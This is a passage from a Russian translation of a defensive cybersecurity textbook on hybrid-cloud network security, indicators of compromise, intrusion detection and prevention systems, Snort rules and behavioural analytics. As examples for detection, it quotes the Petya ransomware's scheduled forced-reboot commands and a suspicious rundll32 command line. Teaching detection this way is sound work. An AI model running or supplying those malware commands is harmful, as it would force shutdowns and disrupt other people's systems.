
Убедитесь, что вы также включили следующие возможности в своем виртуальном коммутаторе:

- **защиту от подмены MAC-адреса**, которая предотвращает отправку вредоносного трафика с поддельного адреса;
- **защиту DHCP**, которая не дает виртуальным машинам вести себя (или отвечать) как DHCP-сервер;
- **защиту маршрутизатора**, которая не дает виртуальным машинам выдавать сообщения объявления маршрутизатора и сообщения о перенаправлении;
- **Port ACL** (список контроля доступа), позволяющий настраивать определенные списки контроля доступа на основе MAC- или IP-адресов.

Это лишь некоторые примеры того, что вы можете реализовать в виртуальном коммутаторе. Имейте в виду, что обычно можно расширить эти функции, используя сторонний виртуальный коммутатор.

Например, коммутатор Cisco Nexus 1000V для Microsoft Hyper-V предлагает более детальный контроль и безопасность. Для получения дополнительной информации см. <https://www.cisco.com/c/en/us/products/switches/nexus-1000v-switch-microsoft-hyper-v/index.html>.

БЕЗОПАСНОСТЬ ГИБРИДНОЙ ОБЛАЧНОЙ СЕТИ

Согласно отчету McAfee *Building Trust in a Cloudy Sky*, опубликованному в апреле 2017 г., внедрение гибридного облака выросло в 3 раза по сравнению с предыдущим годом, а именно число организаций, которые были опрошены, возросло с 19 до 57 %. Говоря кратко, реалистично утверждать, что у вашей компании рано или поздно будет возможность подключения к облаку, и в соответствии с обычной тенденцией миграции первым шагом будет внедрение гибридного облака.

! Данный раздел охватывает только одно подмножество соображений безопасности для гибридных облаков. Для получения подробной информации обратитесь к «Практическому руководству по гибридным облачным вычислениям». Загрузите его по адресу <https://www.omg.org/cloud/deliverables/practical-guide-to-hybrid-cloud-computing.htm>.

При проектировании гибридной облачной сети необходимо учитывать все ранее объясненные моменты и планировать, как это новообразование будет интегрироваться в вашу среду. Многие компании примут подход с использованием VPN типа «сеть–сеть», чтобы напрямую подключиться к облаку и изолировать сегмент, обладающий подключением к облаку. Хотя это и хороший подход, как правило, VPN типа «сеть–сеть» сопряжено с дополнительными затратами и требует дополнительного обслуживания. Еще один вариант – использовать прямой маршрут к облаку, например Azure ExpressRoute.

Хотя вы располагаете полным контролем над локальной сетью и конфигурацией, облачная виртуальная сеть станет для вас чем-то новым, чем вам придется управлять. По этой причине важно ознакомиться с сетевыми возможностями, доступными в IaaS облачного провайдера, и тем, как защитить эту сеть. Используя Azure в качестве примера, одним из способов быстрой оценки конфигурации этой виртуальной сети можно считать Azure Security Center. Azure Security Center просканирует виртуальную сеть Azure в вашей подписке и предложит способы нейтрализации возможных проблем безопасности, как показано на приведенном ниже рис. 10.12.




Рис. 10.12

Список рекомендаций может варьироваться в зависимости от вашей **виртуальной сети Azure (VNET)** и от того, как настроены ресурсы для использования этой сети. Давайте используем второе оповещение в качестве примера. Это оповещение среднего уровня, которое сообщает: *Restrict access through internet-facing endpoint* (Ограничить доступ через конечную точку с выходом в интернет). Когда вы щелкнете по нему мышью, то увидите подробное объяснение этой конфигурации и поймете, что необходимо предпринять, чтобы сделать ее более безопасной (рис. 10.13).




Рис. 10.13

Эта оценка безопасности сети очень важна для гибридных сценариев, где вам необходимо интегрировать локальную сеть с облачной инфраструктурой.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Network Performance Monitor. <https://www.solarwinds.com/network-performance-monitor>.
2. User-to-Data-Center Access Control Using TrustSec Deployment Guide. https://www.cisco.com/c/dam/en/us/td/docs/solutions/CVD/Apr2016/User-to-DC_Access_Control_Using_TrustSec_Deployment_April2016.pdf.
3. Security guide for Hyper-V in Windows Server 2012. [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn741280\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn741280(v=ws.11)).
4. Отчет Building Trust in a Cloudy Sky компании McAfee. <https://www.mcafee.com/enterprise/en-us/assets/executive-summaries/es-building-trust-cloudy-sky.pdf>.
5. Practical Guide to Hybrid Cloud Computing. <http://www.cloud-council.org/deliverables/CSCC-Practical-Guide-to-Hybrid-Cloud-Computing.pdf>.

Резюме

В этой главе вы узнали о текущих потребностях использования глубоко эшелонированной защиты и о том, как использовать этот старый метод, чтобы защитить себя от текущих угроз. Вы познакомились с различными уровнями защиты и тем, как повысить безопасность каждого уровня. Следующей темой была сегментация физической сети. Здесь вы узнали о ее важности и о том, как правильно спланировать ее реализацию. Мы выяснили, что сегментация сети предназначена не только для локальных ресурсов, но и для удаленных пользователей и офисов, а также узнали, что Синей команде может быть непросто спланировать и спроектировать это решение без точного знания текущей топологии сети. Для решения этой проблемы вы познакомились с инструментальными средствами, которые можно использовать во время этого процесса обнаружения. Наконец, вы узнали о важности сегментации виртуальных сетей и мониторинга возможности подключения гибридных облаков.

В следующей главе мы продолжим разговор о стратегиях защиты. На этот раз вы подробнее познакомитесь с сенсорами, которые должны быть внедрены для активного мониторинга ваших ресурсов и быстрого выявления потенциальных угроз.

Глава 11

Активные сенсоры

Теперь, когда ваша сеть сегментирована, вам необходимо активно отслеживать подозрительные действия и угрозы и предпринимать действия на основе этого. Ваша стратегия безопасности не будет полной, если у вас нет хорошей системы обнаружения, что означает наличие нужных сенсоров, которые распределены по сети и отслеживают действия. Синяя команда должна использовать преимущества современных технологий обнаружения, которые создают профиль пользователя и компьютера, чтобы лучше понимать аномалии и отклонения от обычных действий и предпринимать профилактические меры.

В этой главе мы рассмотрим следующие темы:

- возможности обнаружения;
- системы обнаружения вторжений;
- системы предотвращения вторжений;
- поведенческая аналитика внутри организации;
- поведенческая аналитика в гибридном облаке.

Возможности обнаружения

Нынешний ландшафт угроз требует нового подхода к системам обнаружения, опирающегося на традиционную сложность тонкой настройки начальных правил, пороговых значений, базовых показателей. Борьба со множеством ложных срабатываний становится неприемлемой для многих организаций. При подготовке к защите от злоумышленников Синяя команда должна использовать ряд методов, которые включают в себя:

- корреляцию данных из нескольких источников;
- профилирование;
- поведенческую аналитику;
- обнаружение аномалий;
- оценку активности;
- машинное обучение.

Важно подчеркнуть, что некоторые традиционные средства управления безопасностью, такие как анализ протоколов и антивирусное ПО на основе

сигнатур, все еще занимают свою нишу на линии защиты, но предназначены для борьбы с устаревшими угрозами. Вы не должны удалять свое антивирусное программное обеспечение только потому, что оно не обладает возможностями машинного обучения. Это все еще уровень защиты вашего хоста. Помните подход с использованием глубоко эшелонированной защиты, который мы обсуждали в предыдущей главе? Рассматривайте его как один уровень защиты, а теперь вам нужно объединить другие уровни для улучшения стратегии безопасности.

С другой стороны, традиционное мышление защитника, которое фокусируется только на мониторинге пользователей с большими полномочиями, закончилось, и у вас больше не может быть такого подхода. Для обнаружения текущих угроз необходимо просматривать учетные записи всех пользователей, профилировать их и понимать обычное поведение. Действующие субъекты угроз будут пытаться скомпрометировать обычного пользователя, оставаться в сети и продолжать вторжение путем дальнейшего распространения и повышения привилегий. По этой причине у Синей команды должны быть механизмы обнаружения, которые могли бы идентифицировать такое поведение на всех устройствах, в разных местах и создавать оповещения на основе **Корреляции данных**, как показано на рис. 11.1.




Рис. 11.1

Когда вы контекстуализируете данные, то естественным образом уменьшаете количество ложных срабатываний и даете исследователю безопасности более значимый результат.

Индикаторы компрометации

Говоря об обнаружении, важно упомянуть об **индикаторах компрометации**. Когда новые угрозы обнаруживаются в естественной среде, у них обычно имеется какой-то поведенческий шаблон и они оставляют свой след в системе жертвы.

Например, программа-вымогатель Petya выполнила следующие команды в целевой системе, чтобы перепланировать перезапуск:

```
schtasks /Create /SC once /TN "" /TR "<system folder>shutdown.exe /r /f" /ST <time>
cmd.exe /c schtasks /RU "SYSTEM" /Create /SC once /TN "" /TR
"C:\Windows\system32\shutdown.exe /r /f" /ST <time>
```

Еще одним индикатором действия этой программы является сканирование локальной сети через порты TCP 139 и TCP 445. Это важные признаки того, что в целевой системе происходит атака, а виновник – Petya. Системы обнаружения смогут собирать эти индикаторы компрометации и выдавать оповещения при совершении атаки. Используя Azure Security Center в качестве примера, спустя несколько часов после вспышки Petya центр автоматически обновляет свой механизм обнаружения и может предупредить пользователей о том, что их компьютер был скомпрометирован, как показано на рис. 11.2.

| Detected Petya ransomware indicators | |
|--------------------------------------|---|
| DETECTION TIME | [REDACTED] |
| SEVERITY | ! High |
| STATE | Active |
| ATTACKED RESOURCE | [REDACTED] |
| SUBSCRIPTION | [REDACTED] |
| DETECTED BY | Microsoft |
| ACTION TAKEN | Detected |
| ENVIRONMENT | Azure |
| RESOURCE TYPE | Virtual Machine |
| SUSPICIOUS PROCESS | [REDACTED] cmd.exe |
| SUSPICIOUS COMMAND LINE | "cmd /c rundll32 c:\ProgramData\perfcdat.dll #1 30" |

Рис. 11.2

Вы можете зарегистрироваться на сайте OpenIOC (<http://openioc.org>), чтобы получить информацию о новых индикаторах, а также внести свой вклад в сообщество. Используя IoC Editor (обратитесь к справочному разделу, где указан URL-адрес, с которого его можно загрузить), вы можете создать свой собственный индикатор или просмотреть уже существующий. На рис. 11.3 показан IoC Editor, демонстрирующий троян DUQU.




Рис. 11.3

Если вы посмотрите нижнюю панель справа, то увидите все признаки компрометации и логических операторов (в данном случае большинство из них – это AND), которые сравнивают каждую последовательность и возвращают положительные значения только в том случае, если все верно. Синяя команда всегда должна быть в курсе последних угроз и индикаторов компрометации.

! Вы можете использовать эту команду PowerShell для загрузки индикатора из OpenIOC. В приведенном ниже примере вы загружаете индикатор для Zeus:

```
wget
"http://openioc.org/locs/72669174-dd77-4a4e-82ed-99a96784f36e.ioc" -outfile
"72669174-dd77-4a4e-82ed-99a96784f36e.ioc"
```

СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ

Как следует из названия, **система обнаружения вторжений** (СОВ, intrusion detection system IDS) отвечает за обнаружение потенциального вторжения и инициирование оповещения. Что можно сделать с этим оповещением, зависит от политики системы обнаружения. При создании политики СОВ необходимо ответить на следующие вопросы:

- Кто должен контролировать СОВ?
- У кого должен быть доступ с правами администратора к СОВ?
- Как будут обрабатываться инциденты на основе оповещений, генерируемых СОВ?
- Какова политика обновления СОВ?
- Где нужно установить СОВ?

Это лишь некоторые примеры первоначальных вопросов, которые должны помочь в планировании принятия СОВ. При поиске системы обнаружения вторжений также можно обратиться к списку поставщиков в ICSA Labs (www.icsalabs.com) для получения дополнительной информации о поставщике. Независимо от бренда типичная система обнаружения вторжений обладает возможностями, показанными на рис. 11.4.




Рис. 11.4

Хотя это основные возможности, количество функций в действительности будет зависеть от поставщика и метода, используемого СОВ. Система обнаружения вторжений на базе сигнатур будет запрашивать базу данных о сигнтурах (следах) уже известных атак и известных системных уязвимостях, чтобы проверить, является ли то, что было обнаружено, угрозой и должно ли сработать оповещение. Поскольку это база данных сигнатур, она требует постоянного обновления, чтобы располагать последней версией. Основанная на поведении СОВ работает, создавая базовые шаблоны, на основе того, что она узнала от системы. Изучив нормальное поведение, становится легче выявлять отклонения.

! Оповещение СОВ – это любой тип уведомлений пользователя, чтобы сообщить о потенциальной атаке.

Система обнаружения вторжений также может базироваться на отдельной машине, когда механизм СОВ будет обнаруживать попытку вторжения только на конкретный хост, или это может быть сетевая система обнаружения вторжений (ССОВ), которая определяет вторжение для сегмента сети, в котором установлена ССОВ. Это означает, что в случае с ССОВ размещение становится критически важным для сбора ценного трафика. Именно здесь Синяя команда должна тесно сотрудничать с командой ИТ-инфраструктуры, чтобы обеспечить установку системы обнаружения вторжений в стратегически важных местах по всей сети. При планировании размещения ССОВ установите приоритетность следующих сегментов сети:

- ДМЗ/периметр;
- основная корпоративная сеть;
- беспроводная сеть;
- сеть виртуализации;
- другие критические сегменты сети.

Эти сенсоры будут прослушивать трафик, а это означает, что они не будут потреблять слишком много пропускной способности сети.

На рис. 11.5 приведен пример размещения СОВ.

Обратите внимание, что в этом случае система обнаружения (которая на самом деле в данном случае представляет собой ССОВ) была добавлена к каждому сегменту (используя SPAN-порт на сетевом коммутаторе). Это всегда так? Вовсе нет! Это будет варьироваться в зависимости от потребностей вашей компании. Синяя команда должна знать об ограничениях компании и помочь определить наиболее подходящее место для установки этих устройств.

СИСТЕМА ПРЕДОТВРАЩЕНИЯ ВТОРЖЕНИЙ

Система предотвращения вторжений (СПВ, intrusion prevention system – IPS) использует ту же концепцию СОВ, но, как следует из названия, она предотвращает вторжение, предпринимая корректирующие действия. Эти действия будут настроены администратором СПВ совместно с Синей командой.




Рис. 11.5

Подобно тому как СПВ доступна для хостов (ХСПВ) и сети (ССПВ), СПВ также доступна для хостов (ХСПВ) и сети (ССПВ). Размещение ССПВ в вашей сети имеет решающее значение, и здесь применимы те же рекомендации, что были упомянуты ранее. Вам также следует рассмотреть возможность размещения ССПВ в соответствии с трафиком, чтобы при необходимости предпринимать корректирующие действия.

СПВ обычно может работать в одном или нескольких из следующих режимов:

- на основе правил;
- на основе аномалий.

Обнаружение на основе правил

При работе в этом режиме СПВ сравнивает трафик с набором правил и пытается проверить, соответствует ли трафик правилу. Это очень полезно, когда вам нужно развернуть новое правило, чтобы заблокировать попытку эксплуатировать уязвимость. Системы ССПВ, такие как **Snort**, способны блокировать

угрозы, используя обнаружение на основе правил. Например, правило Snort Sid 1-42329 способно обнаружить разновидность Win.Trojan.Doublepulsar.

Правила Snort находятся здесь: `etc/snort/rules`, а другие правила можно скачать по адресу <https://www.snort.org/downloads/#rule-downloads>. Когда Синяя команда выполняет упражнение с Красной командой, есть вероятность, что новые правила должны быть созданы в соответствии с моделью трафика и попытками, которые Красная команда предпринимает для проникновения в систему. Иногда для нейтрализации угрозы требуется несколько правил. Например, правила 42340 (попытка доступа к IPC-ресурсу анонимного сеанса протокола SMB), 41978 (попытка удаленного выполнения кода протокола SMB) и 42329-42332 (разновидность Win.Trojan.Doublepulsar) могут быть использованы для обнаружения программы-вымогателя WannaCry. То же самое относится и к другим СПВ, таким как Cisco с сигнатурами 7958/0 и 7958/1, созданными для обработки WannaCry.



Подпишитесь на блог Snort, чтобы получать обновления о новых правилах на странице <http://blog.snort.org>.

Преимущество использования ССПВ с открытым исходным кодом, такой как Snort, состоит в том, что когда новая угроза становится доступной в сети, сообщество обычно довольно быстро реагирует, публикуя новое правило для обнаружения угрозы. Например, когда был обнаружен вирус-вымогатель Petya, сообщество создало правило и разместило его на GitHub (его можно увидеть здесь: <https://goo.gl/mLtnFM>). Хотя поставщики и сообщество безопасности действительно быстро публикуют новые правила, Синяя команда должна следить за новыми индикаторами компрометации и создавать правила ССПВ на их основе.

Обнаружение на основе аномалий

В этом случае аномалия основана на том, что СПВ классифицирует как аномальное. Эта классификация обычно основана на эвристике или своде правил. Один из вариантов – статистическое обнаружение аномалий, при котором берутся выборки сетевого трафика в случайные моменты времени и выполняется сравнение с базовым состоянием. Если этот образец выходит за пределы базового состояния, отправляется оповещение с последующим действием.

ПОВЕДЕНЧЕСКАЯ АНАЛИТИКА ВНУТРИ ОРГАНИЗАЦИИ

Для подавляющего большинства компаний, находящихся на рынке в настоящее время, основной бизнес по-прежнему осуществляется внутри организации. Это место, где находятся критически важные данные, работает большинство пользователей и находятся ключевые ресурсы. Как вы знаете, мы рассматривали стратегии атаки в первой части этой книги. У злоумышленников существует тенденция молча проникать в вашу локальную сеть, распространяться дальше,

повышать привилегии и поддерживать связь с командно-контрольным сервером, пока он не сможет выполнить свою миссию. По этой причине наличие аналитики поведения необходимо, чтобы быстро разорвать жизненный цикл атаки.

По мнению компании Gartner, очень важно понять, как ведут себя пользователи. Отслеживая легитимные процессы, организации могут использовать **поведенческую аналитику пользователей и сущностей** (*User and Entity Behavior Analytics-UEBA*) для выявления нарушений в области безопасности. Использование UEBA для обнаружения атак дает много преимуществ, но одними из наиболее важных являются возможность обнаружения атак на ранних этапах и принятие корректирующих мер для сдерживания атаки.

На приведенном ниже рис. 11.6 показан пример того, как UEBA просматривает различные объекты, чтобы принять решение, должно сработать оповещение или нет.




Рис. 11.6

Без системы, которая может смотреть все данные в широких масштабах и делать корреляции не только по шаблону трафика, но и по профилю пользователя, шансы ложного срабатывания возрастают. Это происходит в наши дни, когда вы используете свою кредитную карту там, где вы прежде никогда не были, и там, куда вы не ходите постоянно. Если ваша кредитная карта имеет защиту мониторинга, вам позвонят, чтобы подтвердить эту транзакцию. Это происходит потому, что система понимает схему использования вашей кредитной карты. Она знает места, которые вы посещали раньше, места, в которых вы совершали покупки, и даже среднюю сумму, которую вы обычно тратите. Когда вы отклоняетесь от всех этих шаблонов, которые связаны между собой, система выдает предупреждение, вследствие чего необходимо пред-

принять действие, состоящее в том, чтобы кто-то позвонил вам с целью еще раз проверить, действительно ли вы осуществляете эту транзакцию. Обратите внимание, что в этом сценарии вы действуете быстро на ранней стадии, потому что компания – эмитент кредитных карт приостановила эту транзакцию до получения подтверждения.

То же самое происходит, когда у вас есть система UEBA внутри организации. Система знает, к каким серверам обычно обращаются ваши пользователи, какие ресурсы посещают, какую операционную систему используют для доступа к этим ресурсам, а также ей известно географическое местоположение пользователя. На рис. 11.7 показан пример этого типа обнаружения, полученного от **Advanced Threat Analytics** (ATA) компании Microsoft, которая использует поведенческую аналитику для обнаружения подозрительного поведения.




Рис. 11.7

Обратите внимание, что в этом случае сообщение довольно четкое. В нем говорится, что **администратор** не выполнял эти действия в прошлом месяце, они не коррелируют с другими учетными записями в организации. Это предупреждение нельзя игнорировать, потому что оно контекстуализировано, а это означает, что оно смотрит на данные, собранные под разными углами, чтобы выполнить сопоставление и принять решение о том, нужно выдавать оповещение или нет.

Система UEBA внутри организации может помочь Синей команде проявить большую активность и получить более осязаемые данные для точного реагирования. Система UEBA состоит из нескольких модулей, и еще один модуль – это расширенное обнаружение угроз, которое ищет известные уязвимости и шаблоны атак. На рис. 11.8 показано, как Microsoft ATA обнаруживает атаку Pass-the-ticket.

